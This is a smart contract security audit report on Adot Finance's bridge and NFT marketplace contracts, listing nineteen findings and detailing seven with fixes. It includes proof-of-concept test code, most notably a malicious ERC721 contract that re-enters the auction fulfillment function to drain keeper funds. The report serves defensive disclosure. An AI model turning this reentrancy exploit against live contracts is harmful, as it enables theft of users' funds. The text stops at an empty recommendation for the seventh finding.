BLOCKAPEX

SMART CONTRACT SECURITY

V 1.0

DATE: 13th MAR, 2024

PREPARED FOR: ADOT FINANCE

About BlockApex

Founded in early 2021, is a security-first blockchain consulting firm. We offer services in a wide range of areas including Audits for Smart Contracts, Blockchain Protocols, Tokenomics along with Invariant development (i.e., test-suite) and Decentralized Application Penetration Testing. With a dedicated team of over 40+ experts dispersed globally, BlockApex has contributed to enhancing the security of essential software components utilized by many users worldwide, including vital systems and technologies.


BlockApex has a focus on blockchain security, maintaining an expertise hub to navigate this dynamic field. We actively contribute to security research and openly share our findings with the community. Our work is available for review at our public repository, showcasing audit reports and insights into our innovative practices.

To stay informed about BlockApex's latest developments, breakthroughs, and services, we invite you to follow us on Twitter and explore our GitHub. For direct inquiries, partnership opportunities, or to learn more about how BlockApex can assist your organization in achieving its security objectives, please visit our Contact page at our website , or reach out to us via email at hello@blockapex.io.

Contents

1 Executive Summary

Our team performed a technique called Filtered Audit, where three individuals separately audited the Adot Smart Contracts. After a thorough and rigorous manual testing process involving line by line code review for bugs, an automated tool-based review was carried out. All the raised flags were manually reviewed and re-tested to identify any false positives.



1.1 Scope

1.1.1 In Scope

The audit comprehensively covered two main components of the ADOT: the Bridge and the NFT Marketplace. These components are pivotal in facilitating the seamless exchange and creation of digital assets on the platform.

Bridge Module The Bridge serves as an important infrastructure enabling the transfer of tokens between the Ethereum blockchain and the Lightlink blockchain. This module is essential for ensuring interoperability and fluidity in the movement of assets across different blockchain environments. The audit focused on the security, efficiency, and reliability of the bridging operations, including token deposit and withdrawal mechanisms, validation processes, and the integrity of cross-chain transactions.

NFT Marketplace Module The NFT Marketplace , providing a platform for users to list, auction, and trade NFTs. This module encompasses a variety of services including spot listings, English auctions, and offer systems. The audit examined the smart contract logic underpinning these services, assessing their compliance with security best practices, the robustness of their trading operations, and the overall user experience. Special attention was given to the marketplace's integration with blockchain for trading operations, as well as its adherence to NFT standards (ERC721 and ERC1155).

Contracts in Scope:

1. Contracts/*

Initial Commit Hash: 659b8eb129112233b95f22e2409bbf5583a11ad1

Fixed Commit Hash : 76f0f8b750d191ea1b3e1a51de831b97b5a38a83

1.1.2 Out of Scope

All features or functionalities not delineated within the "In Scope" section of this document shall be deemed outside the purview of this audit. This exclusion particularly applies to the backend operations of the NFT marketplace and the bridge functionalities associated with the Adot platform.

1.2 Centralization & Upgradeability Risks Analysis

Blockchain applications that require a degree of centralized control over some of their critical components can impose risks that compromise trust and integrity in these applications and platforms. We explore a list of potential centralization vectors present in the Adot's implementation of the bridge and marketplace modules, highlighting areas of concern and the implications of these risks.

1.2.1 Bridge Module

1. **Challenges with Validator Conduct**: While the protocol's validators play a crucial role in maintaining the network's integrity, there is a nuanced risk associated with their operation. Misalignment or errors in validator actions could lead to less optimal outcomes, including the possibility of transaction adjustments or the unintended movement of funds.
2. **Unconstrained Minting and Burning**: An uncontrolled minting or burning of assets' supply can tremendously undermine the protocol's integirty where unannounced priviliged actions may hurt user's trust and prove harmful for the community.
3. **NFT Withdrawals**: The centralized control over NFT withdrawals can lead to unauthorized asset transfers, where NFTs might be withdrawn without proper owner consent.
4. **Upgradability Risks**: Upgradeable contracts can be useful in plenty of cases yet they serve as potentially double-edged sword if the later versions contain malicious codes or vulnerable features.

1.2.2 Marketplace Module

1. **System Verifier Overreach**: The ability of a system verifier to cancel any listing at will opens window of abuse, where legitimate listings are liable for unfair termination, affecting market dynamics and seller rights.
2. **Keeper Contract Control**: Centralized control over the Keeper contract, which holds NFTs and their allowances, could lead to unauthorized transfers or withdrawals of user assets, posing a threat to asset security and ultimately user trust.
3. **Privileged Marketplace Services**: Services within the marketplace have the capability to call critical functions within the Keeper contract. If misused or exploited, this could lead to significant disruptions or manipulations of the marketplace operations.
4. **CryptoPunks Listing Limitation**: The marketplace's current infrastructure only supports the listing of standard ERC721 NFTs, excluding notable collections like CryptoPunks that do not conform to the ERC721 standard. This limitation not only restricts the diversity and appeal of the marketplace but also represents a centralization risk by potentially excluding significant segments of the NFT community.
5. **Upgradability Risks**: Similar to the bridge module, the upgradable nature of the marketplace contracts presents risks of introducing malicious logic or vulnerabilities in new versions, poosing active threats to user funds and/or assets.

1.3 Methodology

The codebase was audited using a filtered audit technique. A band of three (3) auditors scanned the codebase in an iterative process for a time spanning 2.5 weeks. Starting with the recon phase, a basic understanding was developed, and the auditors worked on developing presumptions for the developed codebase and the relevant documentation/whitepaper. Furthermore, the audit moved on with the manual code reviews to find logical flaws in the codebase complemented with code optimizations,software, and security design patterns, code styles and best practices

Questions for Security Assessment

MarketPlace Module:

1. How does the system ensure the integrity and non-repudiation of bids and offers made in the marketplace?
2. What mechanisms are in place to enforce strict access control and permissions, especially for actions like cancelling or updating listings and offers?
3. How are funds escrowed and securely transferred between parties in a transaction, and what safeguards are in place to prevent unauthorized access to assets?
4. What validations are performed to ensure listings and offers meet marketplace criteria before they are accepted and processed?
5. How does the marketplace handle the transfer and custody of both non-fungible (ERC-721, ERC-1155) and fungible (ERC-20) tokens securely?
6. What measures are implemented to maintain fairness in auctions and offers, preventing front-running and ensuring transparent bid visibility?
7. How does the platform manage time-dependent actions (e.g., auction closing, offer expiration) to ensure accuracy and fairness?
8. If smart contracts are upgradable, what measures ensure the security of the upgrade process and the integrity of data during migrations?
9. To what extent does the marketplace rely on off-chain entities or centralized decision-making, and how are these risks mitigated?
10. Is it possible for users to manipulate transactions or state to unjustly benefit at the expense of others?
11. Does the system employ safe mathematical operations to prevent overflows and underflows, especially in financial computations?
12. Does the system maintain consistent state across transactions, even in complex sequences of interactions?
13. Are reentrancy guards in place to prevent attacks that exploit contract calls to re-enter and manipulate state?
14. Are only Owner and similar access control modifiers used correctly and securely across the system to safeguard against unauthorized actions?
15. Are there any vulnerabilities or design flaws that could lead to direct financial loss for users or the protocol?

Bridge Module:

1. Is there a potential vulnerability within the bridge's architecture or implementation that would allow an attacker to unauthorizedly drain funds from the bridge?
2. Does the bridge possess safeguards against the emission of unrestricted deposit events, which could potentially allow for the manipulation or inflation of deposit records without actual asset transfer?
3. Is the cryptographic signature scheme employed by validators robust against forgery attempts? Specifically, can an attacker feasibly forge the signatures of validators to authorize illegitimate transactions?
4. Are measures in place to prevent the replayability of validator signatures, ensuring that once a signature is used for a transaction, it cannot be reused maliciously to authorize additional transactions?
5. Does the bridge have security protocols to prevent the listing of malicious or compromised tokens, which could be used to facilitate scams or undermine the bridge's integrity?
6. Is there an emergency mechanism within the bridge's operational framework that can be activated in response to any potential damages?
7. If the bridge relies on external data feeds or oracles for operation, is there a risk of manipulation or exploitation of these data sources to influence bridge transactions fraudulently?
8. In the context of bridges facilitating transactions across different blockchains, are there safeguards against cross-chain replay attacks where a transaction on one chain could be maliciously replayed on another?
9. How does the platform address the unique challenges posed by FeeOnTransfer tokens, ensuring that the inherent transaction fees do not disrupt or impede the accurate processing and bridging of these tokens?

Status Description

Acknowledged: The issue has been recognized and is under review. It indicates that the relevant team is aware of the problem and is actively considering the next steps or solutions.

Fixed: The issue has been addressed and resolved. Necessary actions or corrections have been implemented to eliminate the vulnerability or problem.

Closed: This status signifies that the issue has been thoroughly evaluated and acknowledged by the development team. The team values the input and understands the importance of each reported issue. While no immediate action is being taken, the feedback provided is greatly appreciated and will inform future developments and decisions.

1.4 Summary of Findings Identified

S.No	Severity	Findings	Status
#1	CRITICAL	Reentrancy Triggers Illicit Drainage of Keeper Funds	FIXED
#2	CRITICAL	Incompatibility with Payment Tokens Causes Auction Freeze	FIXED
#3	CRITICAL	Auction Price Update Fails to Adjust Latest Bid Reference	FIXED
#4	CRITICAL	Front-Running Exploit Reduces Seller Payouts in CollectionOffer Fulfillments.	FIXED
#5	HIGH	Unvetted Handling of Rebasing and FeeOnTransfer Tokens	FIXED
#6	MEDIUM	Spamming Risk Through Duplicate NFT Listings at Variable Prices	ACKNOWLEDGED
#7	LOW	Incorrect Data Deletion in AdotKeeper contract	FIXED
#8	LOW	Direct Token Transfers Risk Locking Funds in Bridge Contract	FIXED
#9	LOW	Incorporating Missing Events for Member Management in Multisig Contract	FIXED
#10	INFO	Start Time Validation Flaw in Marketplace Service Listings	ACKNOWLEDGED
#11	INFO	Excluding Zero ID NFTs Due to Token ID Validation	FIXED

S.No	Severity	Findings	Status
#12	INFO	Optimizing Gas Usage with Prefix Incrementation in Loops	ACKNOWLEDGED
#13	INFO	Incorporating NatSpec for Enhanced Contract Documentation and Transparency	ACKNOWLEDGED
#14	INFO	Use Custom Errors For Gas Optimization	ACKNOWLEDGED
#15	INFO	Gas Efficiency Improvement by Substituting Booleans with uint256	ACKNOWLEDGED
#16	INFO	Optimizing Smart Contract Efficiency by Avoiding Redundant Initializations	FIXED
#17	INFO	Enhancing Efficiency with != 0 Comparison for Unsigned Integers	ACKNOWLEDGED
#18	INFO	Non-UTF8 Characters in Token Metadata Causing Potential DOS in Bridge Operations	ACKNOWLEDGED
#19	INFO	Use of Hardcoded Bytecode String for Contract Deployment	ACKNOWLEDGED

2 Findings and Risk Analysis

2.1 Reentrancy Triggers Illicit Drainage of Keeper Funds

Severity: Critical

Status: Fixed

Location :

`contracts/ListingEnglishAuction.sol - fullfillItem`

Description The `fullfillItem` function of the `ListingEnglishAuction` contract is vulnerable to a reentrancy attack. This vulnerability stems from the function's execution logic, which updates the auction state after transferring funds and NFTs. A malicious actor can exploit this by re-entering the `fullfillItem` function through a crafted NFT contract designed to re-invoke the marketplace function during the token transfer process. Specifically, the attacker can list a malicious NFT, win their auction, and during the fulfillment process, the NFT transfer triggers the re-entrancy. This attack could lead to unauthorized actions, including draining funds by repeatedly invoking the distribution logic before the auction state is updated to "Fulfilled".

Impact :

1. Unauthorized withdrawal of funds from the contract, leading to financial losses for legitimate users.
2. Manipulation of auction outcomes, undermining the fairness and integrity of the auction process.
3. Potentially locking the contract state in an exploitable manner, causing denial of service or enabling further attacks.

Proof of Concept :

1. A malicious NFT is listed on the auction by the attacker.
2. The attacker bids on their auction and wins.
3. Upon calling fullfillItem to conclude the auction, the malicious NFT's safeTransferFrom method is designed to re-enter the fullfillItem function of the auction contract.
4. This re-entrancy occurs before the auction state changes to "Fulfilled", allowing repeated fund transfers to the attacker's controlled addresses.

```
        function test_reenter() public {

          console.log(&quot;Keeper before balance&quot;, erc20token.balanceOf(address(keeper))
              );

          list_item();
          vm.warp(block.timestamp + 1);
          vm.startPrank(bidder);
```

```
        erc20token.approve(address(keeper), 10 ether);
        vm.stopPrank();
        bid_item();
        console.log(&quot;Keeper Middle balance&quot;, erc20token.balanceOf(address(keeper))
            );
        vm.warp(block.timestamp + 1 days + 1);
        fullfill_item();

        console.log(&quot;Keeper After balance&quot;, erc20token.balanceOf(address(keeper)))
            ;

      }

  contract ERC721Custom is ERC721(&quot;A&quot;, &quot;ABC&quot;) {
    function mint(address _to, uint256 tokenId) public {
      _safeMint(_to, tokenId);
    }

    function burn(address from, uint256 tokenId) public {
      require(ownerOf(tokenId) == from, &quot;invalid burner&quot;);
      _burn(tokenId);
    }

    uint256 counter = 0;
    MarketPlaceTest test = MarketPlaceTest(0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496);

    function safeTransferFrom(address from, address to, uint256 tokenId, bytes memory data)
        public override {

      if (counter &gt;= 1) {
        counter++;

        if (counter &gt;=200) { return; }

        ListingEnglishAuction.FulfillItem memory fulfill = ListingEnglishAuction.FulfillItem
            ({
          caller: address(0xC2aA6271409c10deE630e79df90C968989ccF2B7),
          id: 0
        });

        bytes[] memory sigs = test.getEnglishFulfillignature(fulfill, 77, 66 );
        bytes memory routerData = abi.encodeWithSelector(ListingEnglishAuction.fullfillItem.
            selector, fulfill, sigs);
        AdotRouter(payable(address(0x1d1499e622D69689cdf9004d05Ec547d650Ff211))).
            forwardRequest(Constants.LISTING_ENGLISH_AUCTION_ID,routerData);
      }

      counter++;
    }
  }
```




Figure 1: image.png

Recommendation :

Implement the Checks-Effects-Interactions pattern rigorously, especially ensuring state changes occur before external calls. Utilize a reentrancy guard (e.g., OpenZeppelin's ReentrancyGuard contract) to prevent reentrant calls.

2.2 Incompatibility with Payment Tokens Causes Auction Freeze

Severity: Critical

Status: Fixed

Location :

`MarketplaceKeeper.sol - tranferERC20Out()`

Description The auction contract's mechanism for handling ERC20 token payments encounters a significant issue when interacting with tokens like USDT that do not return a boolean value on `.transfer` calls. This deviation from the typical ERC20 standard behavior leads to transaction reverts when such tokens are used as payment in auctions. Specifically, during the processes of listing an item, bidding, and attempting auction fulfillment, the contract's inability to properly process the non-standard .transfer response from USDT results in a failure. This failure not only prevents the auction's conclusion but also irreversibly locks both the auctioned NFT and the highest bid amount within the contract, effectively freezing the assets involved.

Impact :

1. **Loss of Funds**: Bidder's funds become permanently locked within the contract.
2. **Denial of Service**: The listed NFT and the auction mechanism are rendered inoperative, denying service to legitimate users.

Proof of Concept :

The Proof of Concept (PoC) demonstrates a failure in the auction process due to USDT's non-standard .transfer behavior, which leads to asset lockup.

Steps to Reproduce

1. List NFT for Auction: An NFT is listed for auction, specifying USDT as the payment token.
2. Place Initial Bid: A bid is placed using USDT, successfully transferring funds to the contract.
3. Attempt Second Bid: A second, higher bid is placed. The attempt to refund the initial bidder using USDT's .transfer method fails due to the lack of a return value, causing the transaction to revert.


Outcome

1. The auction state is locked due to the failed transaction, preventing further bids or fulfillment.
2. Both the NFT and the initial bid amount remain locked in the contract.

This scenario, executed in a forked blockchain environment

```
    function test_ERC20TransferFail() public {
       address paymentToken = 0xdAC17F958D2ee523a2206206994597C13D831ec7;
       address sender = 0x;
       uint256 amount = IERC20(paymentToken).balanceOf(sender);
       vm.prank(sender);
       IERC20(paymentToken).safeTransfer(address(user), amount);
       vm.startPrank(user);
       IERC20(paymentToken).safeApprove(address(auction), amount);
       IERC20(paymentToken).safeApprove(address(keeper), amount);
       vm.stopPrank();
       vm.prank(user);
       erc721token.approve(address(keeper), 1);

       ListingEnglishAuction.TokenItem[] memory items = new ListingEnglishAuction.TokenItem
           [](1);
       items[0] = ListingEnglishAuction.TokenItem({ itemType: Constants.TokenItemType.ERC721,
            token: address(erc721token), id: 1, amount: 1 });

       ListingEnglishAuction.Distribution[] memory dists = new ListingEnglishAuction.
           Distribution[](1);
       dists[0] = ListingEnglishAuction.Distribution({ recipient: address(this), percentage:
           10000 });

       ListingEnglishAuction.ListingItem memory req = ListingEnglishAuction.ListingItem({
         state: Constants.ItemState.None,
         lister: user,
         items: items,
         distributions: dists,
         runtime: ListingEnglishAuction.Runtime({ itemType: Constants.TokenItemType.ERC20,
             paymentToken: address(paymentToken), price: 2000, minimumIncrement: 100,
             startTime: block.timestamp - 1, endTime: block.timestamp + 1 days, windowTime:
             3600, whitelistProof: hex&quot
             ;0000000000000000000000000000000000000000000000000000000000000000&quot;, data:
             hex&quot;00&quot; }),
         nonce: 0
       });

       ListingEnglishAuction.BidItem memory bid = ListingEnglishAuction.BidItem({ bidder:
           address(user), id: 0, price: 20000 });
       ListingEnglishAuction.BidItem memory bid2 = ListingEnglishAuction.BidItem({ bidder:
           address(user), id: 0, price: 30000 });

       //LISTING SIGS
       bytes[] memory listingSigs = new bytes[](2);
       listingSigs = getSignatureofList(req);

       console.log(&quot;user Addr&quot;, user);
       auction.verifyListingRequest(req, listingSigs);

       bytes memory routerData = abi.encodeWithSelector(ListingEnglishAuction.listItem.
           selector, req, listingSigs);
       router.forwardRequest(Constants.LISTING_ENGLISH_AUCTION_ID, routerData);

       //BIDDING SIGS
       vm.warp(block.timestamp + 1 minutes);
       bytes[] memory BiddingSigs = new bytes[](2);
       BiddingSigs = getSignatureofBid(bid);

       console.log(&quot;user Addr&quot;, user);
       auction.verifyBiddingItem(bid, BiddingSigs);

       bytes memory routerData1 = abi.encodeWithSelector(ListingEnglishAuction.bidItem.
           selector, bid, BiddingSigs);
       router.forwardRequest(Constants.LISTING_ENGLISH_AUCTION_ID, routerData1);
```

```
        vm.warp(block.timestamp + 1 minutes);
        bytes[] memory BiddingSigs2 = new bytes[](2);
        BiddingSigs2 = getSignatureofBid(bid2);

        console.log(&quot;user Addr&quot;, user);
        auction.verifyBiddingItem(bid2, BiddingSigs2);

        bytes memory routerData2 = abi.encodeWithSelector(ListingEnglishAuction.bidItem.
            selector, bid2, BiddingSigs2);
        router.forwardRequest(Constants.LISTING_ENGLISH_AUCTION_ID, routerData2);
    }
```



Recommendation :

Implementation of SafeERC20: Adopt OpenZeppelin's SafeERC20 library for handling ERC20 interactions, ensuring compatibility with tokens that exhibit non-standard `.transfer` behavior.

2.3 Auction Price Update Fails to Adjust Latest Bid Reference

Severity: Critical

Status: Fixed

Location :

`ListingEnglishAuction.sol - ListItem(), UpdateListing()`

Description In the `ListingEnglishAuction` contract, an issue emerges when the price of an auction listing is increased through an update. Specifically, if a listing's price is raised (for instance, from 1 ETH to 5 ETH), the system fails to update the `LatestBid` marker accordingly, which remains set at the initial, lower value (e.g., 1 ETH for the 0x0 address). This discrepancy leads to a situation where subsequent bidders can still place bids starting from the original, lower price, despite the lister's intention to increase the starting bid price. As a result, this mismatch between the updated listing price and the stale `LatestBid` marker can result in the auction proceeding with bids that do not align with the lister's updated expectations, potentially undermining the auction's integrity and fairness.

Impact :

1. **Misaligned Bidding**: The failure to update the LatestBid discourages fair competition among bidders, as they are not prompted to bid starting from the updated, higher price.
2. **Auction Integrity Compromise**: The auction may proceed under conditions that do not reflect the lister's revised terms, potentially leading to dissatisfaction and questioning the platform's reliability.

Proof of Concept :

1. **Initial Auction Listing**: An item is initially listed for auction at 1 ETH. The LatestBid is accordingly set to reflect this starting price for address 0x0.
2. **Price Update by Lister**: The lister decides to increase the auction price to 5 ETH using updateListing. While the listing price in the auction is updated, the LatestBid incorrectly remains at the initial 1 ETH.
3. **Subsequent Bidding Issue**: Bidders, guided by the system's outdated LatestBid reference, continue to place bids starting from the initial 1 ETH, contrary to the lister's updated price expectation.

Recommendation :

1. **Synchronize Bid Updates**: Ensure that any update to an auction's listing price automatically adjusts the LatestBid to reflect the new starting price.
2. **Enhance Validation Logic**: Implement checks within bidItem and related functions to validate bids against the most current listing price, rather than a static LatestBid.

2.4 Front-Running Exploit Reduces Seller Payouts in CollectionOffer Fulfillments.

Severity: Critical

Status: Fixed

Location :

`CollectionOffer.sol - offerItem(), updateOffer(), fullFillItem()`

Description In the `CollectionOffer` contract, a front-running vulnerability exists during the fulfillment of offers. This vulnerability arises when an offerer initially makes an offer at a higher price, but before the offer is fulfilled by the seller, the offerer updates the offer to a significantly lower price. When the seller fulfills the offer, the contract does not verify the offer's price at the time of fulfillment, allowing the offerer to exploit the situation by reducing the offer price just before fulfillment, causing the seller to receive a significantly lower payment than originally agreed upon.

Impact :

This vulnerability can lead to financial losses for sellers who fulfill offers, as they may receive payments significantly lower than the initially agreed-upon prices. Additionally, it undermines the trust and integrity of the offer fulfillment process within the collection offering system.

Proof of Concept :

1. **Initial Offer**: A offerer submits an offer for an item at a high value (e.g., 20 ETH), which is recorded on the blockchain.
2. **Offer Acceptance**: The seller, seeing the offer, decides to accept it, initiating the transaction to transfer the item to the offerrer.
3. **Malicious Update**: Before the transaction completes, the buyer exploits the system's timing. They quickly update the offer, reducing the price from the original 20 ETH to a negligible amount (1 wei).
4. **Transaction Completion**: The seller's transaction to fulfill the offer goes through, but because of the offerrer update, the seller receives only the reduced amount, not the 20 ETH initially offered.

Recommendation :

1. **Price Verification**: Implement robust price verification mechanisms within the fullfillItem function to ensure that the offer price remains unchanged between offer confirmation and fulfillment.
2. **Transaction Sequencing Protection**: Explore techniques such as nonce-based sequencing to prevent front-running attacks by ensuring that offer updates cannot be exploited between the time of confirmation and fulfillment.

2.5 Unvetted Handling of Rebasing and FeeOnTransfer Tokens

Severity: High

Status: Fixed

Location :

1. `contracts/bridge/L1/predicates/L1ERC20Predicate.sol`
2. `contracts/bridge/L2/predicates/L2ERC20Predicate.sol`

Description The Adot bridge, designed to enable the bridging of tokens between chains, currently processes all tokens, including those with unique mechanics such as rebasing tokens and feeOnTransfer tokens, without distinction. Rebasing tokens, known for their supply adjustments to maintain price stability, and feeOnTransfer tokens, which implement a transaction fee for redistribution or burning, are handled identically to standard ERC-20 tokens. This approach is facilitated through the dynamic establishment of token connections via the`mapToken()` function, which lacks a vetting process like whitelisting or blacklisting. Consequently, this indiscriminate processing can lead to significant issues:

Rebasing Tokens: Discrepancies between the expected and actual token amounts post-rebase can prevent accurate withdrawal fulfillments, potentially leading to financial losses or inconsistencies in value transfer.

FeeOnTransfer Tokens: The transaction fees associated with these tokens reduce the bridge's received amount, potentially resulting in insufficient funds to complete bridging operations back to the originating chain.

Impact :

The lack of differentiation between token types and the absence of a token vetting mechanism expose users and the bridge to financial risks, including the potential loss of tokens and the erosion of trust in the bridge's reliability for handling special token types.

Recommendation :

Implement Token Vetting: Introduce whitelisting and blacklisting processes to vet tokens before bridging, distinguishing between standard ERC-20 tokens and those with special mechanisms.

2.6 Spamming Risk Through Duplicate NFT Listings at Variable Prices

Severity: Medium

Status: Acknowledged

Location :

`listingspot.sol - listItem()`

Description The `listingspot.sol` contract currently lacks safeguards against the creation of multiple listings for the same Non-Fungible Token (NFT) by a single user, facilitating a scenario where the marketplace can be spammed with duplicate listings at various prices. This loophole allows sellers to flood the marketplace with numerous listings of a single NFT, each at a different price point, thereby enabling them to manipulate sale conditions to their advantage. An extreme edge case arises from the smart contract's logic, allowing for the potential resale of an NFT if it returns to its original owner while a previous listing remains active, provided that the seller regrants allowance to the keeper for the NFT. This scenario further complicates the integrity of listings and transactions on the platform.

Note: The issue is analyzed based on the smart contract's logic, excluding backend mechanism implementations.

Impact :

1. **Market Manipulation**: Sellers can manipulate the sales environment by offering the same NFT at multiple price points, affecting fair trading practices.
2. **User Experience Deterioration**: The clutter of duplicate listings can overwhelm buyers, detracting from the marketplace's navigability and overall user experience.
3. **Trust and Integrity Concerns**: The potential for exploitation and manipulation may erode trust in the marketplace's listing and pricing mechanisms.

Proof of Concept :

1. **Multiple Listings Creation**: A seller lists the same NFT multiple times at varying prices (e.g., 1 ETH, 2 ETH, etc.), exploiting the lack of duplicate listing checks.
2. **Marketplace Spamming**: The marketplace becomes cluttered with these duplicate listings, complicating the buying process and potentially misleading buyers.
3. **Potential Resale Scenario**: If an NFT is sold and then reacquired by the original seller, the seller could exploit any active listings (due to previously granted keeper allowances) to resell the NFT, bypassing the need to create a new listing

Recommendation : Implement logic within the listItem function to verify if the NFT is already listed. If so, either block the new listing attempt or provide an option to update the existing listing's price.

2.7 Incorrect Data Deletion in AdotKeeper contract

Severity: Low

Status: Fixed

Location :

`MarkeplaceKeeper.sol, delUint256()`

Description In the MarkeplaceKeeper contract, a issue has been identified in the `delUint256()` function, where the function incorrectly attempts to delete data from the `key2Value` mapping instead of the intended `key2ValueUint256` mapping. This discrepancy results in the function not performing as expected, leaving uint256 data entries undeleted in the contract's storage. This issue not only affects the integrity of data management within the contract but also poses potential risks regarding the accurate execution of contract logic that relies on the presence or absence of specific uint256 data points.

Impact :

Data Integrity: Failure to correctly delete uint256 data entries could lead to stale or unintended data persisting in the contract, potentially affecting contract logic and state management.

Recommendation :

